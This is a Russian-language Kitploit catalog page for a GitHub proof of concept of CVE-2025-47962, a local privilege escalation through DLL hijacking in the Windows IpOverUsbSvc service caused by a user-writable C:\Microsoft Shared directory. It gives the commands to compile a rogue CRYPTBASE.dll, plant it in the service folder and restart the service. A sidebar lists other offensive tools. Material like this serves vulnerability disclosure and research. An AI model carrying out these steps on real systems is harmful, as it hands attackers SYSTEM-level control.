

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-47962-POC — Доказательство концепции для CVE-2025-47962, демонстрирующее локальное повышение привилегий через перехват DLL в службе Windows IpOverUsbSvc из-за небезопасных разрешений каталогов. | Kitploit
Инструменты/GitHubGitHub/q1uf3ng/cve-2025-47962-poc
Повышение привилегийАнализ уязвимостейЭксплуатацияЛатеральное перемещениеЭксплуатация Бинарных Файлов
GitHubq1uf3ng/cve-2025-47962-poc

CVE-2025-47962-POC

Доказательство концепции для CVE-2025-47962, демонстрирующее локальное повышение привилегий через перехват DLL в службе Windows IpOverUsbSvc из-за небезопасных разрешений каталогов.

Поделиться
Репозиторий
42710 месяцев назадЕщё не проверено

CVE-2025-47962-POC

Процесс воспроизведения: i686-w64-mingw32-gcc -shared -o CRYPTBASE.dll poc.c -lkernel32

copy CRYPTBASE.dll "C:\Microsoft Shared\Phone Tools\CoreCon\11.0\bin\CRYPTBASE.dll"

net stop IpOverUsbSvc net start IpOverUsbSvc 图片

Объяснение: IpOverUsbSvc

sc.exe qc IpOverUsbSvc

SERVICE_NAME: IpOverUsbSvc
TYPE               : 10  WIN32_OWN_PROCESS
START_TYPE         : 2   AUTO_START
BINARY_PATH_NAME   : "C:\Microsoft Shared\Phone Tools\CoreCon\11.0\bin\IpOverUsbSvc.exe"
SERVICE_START_NAME : LocalSystem

Запускается с привилегиями LocalSystem. Исполняемый файл находится в каталоге C:\Microsoft Shared, над которым обычные пользователи имеют полный контроль доступа. Было обнаружено, что обычные пользователи могут записывать файлы в системный каталог служб. Затем отслеживаем DLL 图片 图片 图片

Разрешения для каталога C:\Microsoft Shared, созданного при установке Windows SDK, настроены некорректно:

C:\Microsoft Shared BUILTIN\Users:(I)(OI)(CI)(F)
                    NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(M)

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





